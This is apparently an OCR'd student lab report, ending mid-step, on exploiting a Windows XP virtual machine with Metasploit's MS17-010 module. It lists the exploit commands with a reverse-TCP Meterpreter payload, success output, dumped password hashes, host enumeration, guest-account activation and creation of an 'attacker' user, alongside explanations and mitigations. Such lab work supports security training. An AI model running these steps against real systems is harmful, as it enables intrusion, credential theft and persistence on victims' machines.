
- For red team engagements, high reliability helps maintain stealth, reducing the chance of detection by **intrusion detection systems** (IDS) or **antivirus tools.**
- In blue team exercises or vulnerability assessments, these rankings provide insights into which vulnerabilities are more likely to be exploited successfully in the wild.

By prioritizing excellent and great exploits, I maximize the effectiveness and minimize risk during an engagement.


Task 3

Exploitation Attempt: SMB Exploitation with Metasploit

1. **Searching for the Exploit:** ***"search ms17_010"***



```
msf6 > search ms17_010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Window
s Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy
/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
```



```
   6     \_ target: Windows 8.1                      .                .       .      .
   7     \_ target: Windows Server 2012              .                .       .      .
   8     \_ target: Windows 10 Pro                   .                .       .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .               .       .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy
/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .       .      .
   12    \_ target: PowerShell                       .                .       .      .
   13    \_ target: Native upload                    .                .       .      .
   14    \_ target: MOF upload                       .                .       .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .       .      .
   16    \_ AKA: ETERNALROMANCE                      .                .       .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .       .      .
   18    \_ AKA: ETERNALBLUE                         .                .       .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy
/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                      .                .       .      .
   21    \_ AKA: ETERNALROMANCE                      .                .       .      .
   22    \_ AKA: ETERNALCHAMPION                     .                .       .      .
   23    \_ AKA: ETERNALBLUE                         .                .       .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal  No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                        .                .       .      .
   26    \_ AKA: ETERNALBLUE                         .                .       .      .


Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/smb_ms17_010
```

➢ *What is MS17-010?*

MS17-010 is a Microsoft Security Bulletin issued in **March 2017** to address a critical vulnerability in the Server Message Block (**SMB**) protocol used by Windows systems. This vulnerability became widely known for its exploitation in several major cyberattacks, including the infamous **WannaCry ransomware** attack.

- **Details of MS17-010**
  - **Vulnerability Name:** SMBv1 Remote Code Execution Vulnerability.
  - **CVE Identifier:** CVE-2017-0144.
  - **Impact:** The vulnerability allows attackers to execute arbitrary code on a target machine remotely without authentication.
  - **Affected Systems:** Most versions of Windows, from Windows XP to Windows Server 2016 (before the patch).

✓ The vulnerability exists in the way **SMBv1** handles specially crafted packets, allowing an attacker to:

- **Take full control** of the targeted system.
- Deploy **malware** or **ransomware**.
- Propagate attacks across networks, causing widespread damage.

Mitigation

To mitigate MS17-010:


1. **Apply Security Patches:** Install the patch provided by Microsoft in March 2017.
2. **Disable SMBv1:** Disable SMBv1 on systems where it is not required.
3. **Network Segmentation:** Isolate critical systems to reduce the attack surface.
4. **Monitor Network Traffic:** Use tools to identify suspicious SMB traffic.

Exploitation Attempt

➢ **Executing the Exploit on Window XP now**

Commands:

- **"*search ms17_010.*"**
- **"use exploit/windows/smb/ms17_010_psexec"**
- **"set RHOST 192.168.217.131"**
- **"set payload window/meterpreter/reverse_tcp"**
- **"set LHOST 192.168.217.128"**
- **Run**



```
[*] Started reverse TCP handler on 192.168.217.128:4445
[*] 192.168.217.132:445 - Target OS: Windows 5.1
[*] 192.168.217.132:445 - Filling barrel with fish... done
[*] 192.168.217.132:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.217.132:445 -       [*] Preparing dynamite...
[*] 192.168.217.132:445 -               [*] Trying stick 1 (x86)...Boom!
[*] 192.168.217.132:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.217.132:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.217.132:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.217.132:445 - Reading from CONNECTION struct at: 0x81ed58e0
[*] 192.168.217.132:445 - Built a write-what-where primitive...
[+] 192.168.217.132:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.217.132:445 - Selecting native target
[*] 192.168.217.132:445 - Uploading payload... wUprxCJj.exe
[*] 192.168.217.132:445 - Created \wUprxCJj.exe...
[+] 192.168.217.132:445 - Service started successfully...
[*] 192.168.217.132:445 - Deleting \wUprxCJj.exe...
[*] Sending stage (176198 bytes) to 192.168.217.132
[*] Meterpreter session 1 opened (192.168.217.128:4445 -> 192.168.217.132:1283) at 2024-12-09 18:31:49 -0500
```

```
meterpreter >
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.217.132 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/smb/ms17_010_psexec) >
```

➢ **Analysis of Exploit Result**

The exploit attempt was **successful**, as evidenced by the establishment of a Meterpreter session on the target machine. Here's a breakdown of the key results;

1. **Successful Exploitation**
   - The exploit targeted the **MS17-010** vulnerability (aka EternalBlue) on the SMB service of the **host 192.168.217.132.**
   - This vulnerability leverages a memory corruption bug to execute arbitrary code on the target system.
   - The **exploit ms17_010_psexec** successfully obtained a SYSTEM-level session on the target, which represents the highest level of access in Windows.
2. **Gained Access**
   - A Meterpreter session was opened between my attacking machine (**192.168.217.128**) and the target machine (**192.168.217.132**).
   - This session allows me full control of the compromised system, including but not limited to:
   - **Executing commands remotely.**
   - **Uploading and downloading files.**
   - **Capturing system information and credentials.**

- **Pivoting to other network systems.**

3. Key Steps of Exploit Execution

a. Preparation:

- Exploit setup involved setting the required parameters like:
- **RHOSTS**: Target machine IP (**192.168.217.132**).
- **LHOST**: Attacker's IP for the reverse shell (**192.168.217.128**).
- **PAYLOAD:** Reverse TCP Meterpreter shell (***windows/meterpreter/reverse_tcp***).
- The exploit leveraged the SMB vulnerability on **port 445**.

b. Execution:

- The exploit successfully created a malicious service on the target and executed a payload (***wUprxCJj.exe***), providing access to the attacker.
- A ***write-what-where*** primitive was used to gain **SYSTEM privileges**.

Outcome:

- Meterpreter session **established** with **SYSTEM** privileges.

- **Reasoning for Success:**
  - The target system is vulnerable to **MS17-010** due to unpatched **SMB**.
  - The exploit correctly delivered the payload and gained access.

➢ **Executing the Exploit on Metasploit**

First, we check either the target is vulnerable or not. To check this, we run the following commands:

- "***use auxiliary/scanner/smb/smb_ms17_010***"
- ***"set RHOSTS 192.168.217.131"***
- ***Run***

```
msf6 exploit(windows/smb/ms17_010_psexec) > use auxiliary/scanner/smb/smb_ms17_010
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.217.131
RHOSTS => 192.168.217.131
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.217.131:445   - Host does NOT appear vulnerable.
[*] 192.168.217.131:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Results:

The target machine is **not vulnerable** to **MS17-010 (EternalBlue),** it likely means that the target machine has been **patched against this specific vulnerability**, or the **vulnerability is not present** in the environment due to certain configurations. In such a case, there isn't a direct way to make the system vulnerable in a legal or ethical context, as this would involve either exploiting vulnerabilities in an unauthorized manner or changing the system's patch level**.**

- **Important Notes**
  - **Ensure the Target Is Vulnerable:**
    If the scanner shows that the target is not vulnerable, you cannot proceed with the exploit. In that case, confirm the Windows **version** and **SMB configuration** on the target machine.
  - **Target OS Compatibility:**
    Make sure the target machine is running Windows and is vulnerable to **MS17-010 (EternalBlue)**.
  - **Correct Version of Metasploit:**
    Ensure you're using the latest Metasploit framework to avoid issues with outdated modules.

- **Analysis of Outcome**
  - **Success** depends on target **vulnerabilities**, **network conditions**, and **correct configuration** of Metasploit options.
  - If exploits fail **consistently**, review patch levels, target services, and Metasploit's exploit database for additional methods.

Task 4

Meterpreter Payload Interaction

The exploit is successfully run the **task 3** and now I launch the **Meterpreter** session to perform further commands to get/retrieve system details. Here the steps are;

```
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.217.128
LHOST => 192.168.217.128
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.217.132
RHOSTS => 192.168.217.132
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > run
```

```
[*] Started reverse TCP handler on 192.168.217.128:4445
[*] 192.168.217.132:445 - Target OS: Windows 5.1
[*] 192.168.217.132:445 - Filling barrel with fish... done
[*] 192.168.217.132:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.217.132:445 -       [*] Preparing dynamite...
[*] 192.168.217.132:445 -               [*] Trying stick 1 (x86)...Boom!
[*] 192.168.217.132:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.217.132:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.217.132:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.217.132:445 - Reading from CONNECTION struct at: 0x81f2b780
[*] 192.168.217.132:445 - Built a write-what-where primitive...
[+] 192.168.217.132:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.217.132:445 - Selecting native target
[*] 192.168.217.132:445 - Uploading payload... MBdWbzaK.exe
[*] 192.168.217.132:445 - Created \MBdWbzaK.exe...
[+] 192.168.217.132:445 - Service started successfully...
[*] 192.168.217.132:445 - Deleting \MBdWbzaK.exe...
[*] Sending stage (176198 bytes) to 192.168.217.132
[*] Meterpreter session 2 opened (192.168.217.128:4445 -> 192.168.217.132:1294) at 2024-12-09 19:57:08 -0500

meterpreter >
```

1. **Retrieving system Details':** by running the command "***sysinfo***"

```
meterpreter > sysinfo
Computer        : RAGDOLLF-F9AC5A
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

2. Extract Password Hashes "*hashdump*"

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:2b99f2ad9adbf65d8dfe405b4e25ed33:6b0d68e0f53a4f59968e4f295b5759d0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2245fa91e1673761461061dbb0be4675:::
victim:1004:e79e56a8e5c6f8feaad3b435b51404ee:5ebe7dfa074da8ee8aef1faa2bbde876:::
meterpreter >
```

3. Password Hashes: saving hasdump output to a **text file** for analysis.

```
meterpreter > hashdump > hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:2b99f2ad9adbf65d8dfe405b4e25ed33:6b0d68e0f53a4f59968e4f295b5759d0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2245fa91e1673761461061dbb0be4675:::
victim:1004:e79e56a8e5c6f8feaad3b435b51404ee:5ebe7dfa074da8ee8aef1faa2bbde876:::
meterpreter >
```

❖ Significance of SAM Hashes in Post-Exploitation

1. **Definition of SAM Hashes:**
   - **SAM** (Security Account Manager) hashes are cryptographic representations of user passwords stored in Windows.
   - These hashes are located in the ***C:\Windows\System32\Config\SAM file*** or are accessible via tools like hashdump.
2. **Why SAM Hashes Are Valuable:**
   - **Password Cracking:** Hashes can be cracked using tools like John the Ripper or Hashcat to recover plaintext passwords, enabling further system access.
   - **Credential Reuse:** Many users reuse passwords across systems cracking one hash could lead to compromise of other machines.
   - **Pass-the-Hash Attacks:** In some cases, attackers can use the hash directly to authenticate to other systems without cracking it.
3. **Implications:**
   - Extracting SAM hashes allows attackers to escalate privileges, maintain persistence, and move laterally in a network.
   - For defenders, this highlights the critical need for robust password policies and monitoring unauthorized SAM access.

Conclusion

Documenting system details and **SAM hashes** is crucial in the **post-exploitation** phase. The ***"sysinfo"*** command provides context about the target environment, while ***"hashdump"*** facilitates further attacks via password cracking or credential reuse.

Task 5

System Control Using Meterpreter

In this section, the focuses are gaining additional control over the **compromised system**, **capturing its current state,** and **documenting critical system information.**


Steps and Commands

1. **Capturing a Screenshot of the Target Desktop**

```
meterpreter > screenshot
Screenshot saved to: /home/raven/IhmIaJtv.jpeg
meterpreter >
```

Output:

Here the location of screen shot image which is saved by Metepreter into my directory ***/home/raven/IhmIaJtv.jpeg***




2. **List of Running Processes: "*ps*"**

   A running process is an instance of a program currently being executed by the operating system. Processes are managed by the operating system's process scheduler, which allocates CPU and memory resources to them.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 156   668   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServic
                                                                            e.exe
 268   288   ctfmon.exe         x86   0        RAGDOLLF-F9AC5A\Administrator C:\WINDOWS\system32\ctfmon.exe
 280   624   logon.scr          x86   0        RAGDOLLF-F9AC5A\Administrator C:\WINDOWS\system32\logon.scr
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 416   668   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 600   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 624   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 668   624   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 680   624   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 736   852   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 748   1028  wscntfy.exe        x86   0        RAGDOLLF-F9AC5A\Administrator C:\WINDOWS\system32\wscntfy.exe
 836   668   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 852   668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 932   668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1028  668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1068  668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1116  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1320  1108  rundll32.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\rundll32.exe
 1364  668   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1480  1496  rundll32.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\rundll32.exe
 1660  1636  explorer.exe       x86   0        RAGDOLLF-F9AC5A\Administrator C:\WINDOWS\Explorer.EXE
 1764  1660  vmtoolsd.exe       x86   0        RAGDOLLF-F9AC5A\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1848  668   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1856  1660  cmd.exe            x86   0        RAGDOLLF-F9AC5A\Administrator C:\WINDOWS\system32\cmd.exe
 1984  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe

meterpreter >
```

- **PID of explore.exe process**




1364	668	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1480	1496	rundll32.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\rundll32.exe
1660	1636	explorer.exe	x86	0	RAGDOLLF-F9AC5A\Administrator	C:\WINDOWS\Explorer.EXE
1764	1660	vmtoolsd.exe	x86	0	RAGDOLLF-F9AC5A\Administrator	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1848	668	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe

➢ **Purpose of the *ps* Command**

- **Monitor System Activity:** See what processes are running and their resource usage.
- **Troubleshooting:** Identify stuck or misbehaving processes.
- **Process Management:** Obtain process IDs (PIDs) for killing or managing processes.
- **System Diagnostics:** Analyze system performance by observing CPU or memory usage of processes.

3. Opening a Command Shell and Retrieving System Information



Output: The system shell is opened now and running the command "**systeminfo**"

```
C:\>systeminfo
systeminfo

Host Name:                 RAGDOLLF-F9AC5A
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:          RagdollFan2005
Registered Organization:
Product ID:                76487-640-8834005-23815
Original Install Date:     10/1/2019, 7:47:32 AM
System Up Time:            1 Days, 5 Hours, 32 Minutes, 14 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 140 Stepping 1 GenuineIntel ~2419 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT) Greenwich Mean Time : Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     511 MB
Available Physical Memory: 323 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 2,004 MB
Virtual Memory: In Use:    44 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 256 Hotfix(s) Installed.
                           [01]: File 1
```

The information includes the detailed system information in the image. This provides a snapshot of the **system's configuration**, which can help in planning further actions or **reporting vulnerabilities**.

❖ Significance of Collected Data

1. **Screenshot:**
   - Demonstrates proof of successful exploitation and access to the system's graphical interface.
   - Could reveal sensitive or useful information visible on the desktop.

2. **Process List:**
   - Identifies running processes, which is crucial for detecting antivirus or monitoring tools.
   - Pinpoints specific user or system processes (e.g., **explorer.exe**) for targeted actions.
3. **System Information:**
   - Provides insights into the **system's hardware, software**, and **configuration,** helping in planning persistence or further exploitation.
   - Highlights system vulnerabilities based on outdated OS versions or low resource availability.

Task 6

Privilege Escalation: Steps and Explanation

Privilege escalation involves **gaining higher-level permissions** (e.g., **SYSTEM** or **Administrator**) to increase control over the target system. Here's how to perform and document the required tasks in a penetration testing scenario.

Steps and Commands

1. Enumerating Users and Check the Guest Account "net user"

```
C:\>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Guest                    HelpAssistant
SUPPORT_388945a0         victim
The command completed with one or more errors.
```

Output: The Guest account is listed but **not active**, it will need activation.

- **Command to Check Guest Account Status: "net user Guest"**

```
C:\>net user Guest
net user Guest
User name                    Guest
Full Name
Comment                      Built-in account for guest access to the computer/domain
User's comment
Country code                 000 (System Default)
Account active               No
Account expires              Never

Password last set            12/10/2024 1:54 AM
Password expires             Never
Password changeable          12/10/2024 1:54 AM
Password required            No
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Guests
Global Group memberships     *None
The command completed successfully.
```

- **The Guest account is not active yet.**

```
C:\>net user Guest
net user Guest
User name                    Guest
Full Name
Comment                      Built-in account for guest access to the computer/domain
User's comment
Country code                 000 (System Default)
Account active               No
Account expires              Never
```

- **To activate it running the command "net user Guest /active:yes"**

```
C:\>net user Guest /active:yes
net user Guest /active:yes
The command completed successfully.
```

Output: Now the Guest is activated successfully. Here the result is:

```
C:\>net user Guest
net user Guest
User name                    Guest
Full Name
Comment                      Built-in account for guest access to the computer/domain
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never
```

2. **Creating a new User Account by running the command "net user attacker secret /add"**

```
C:\>net user attacker secrets /add
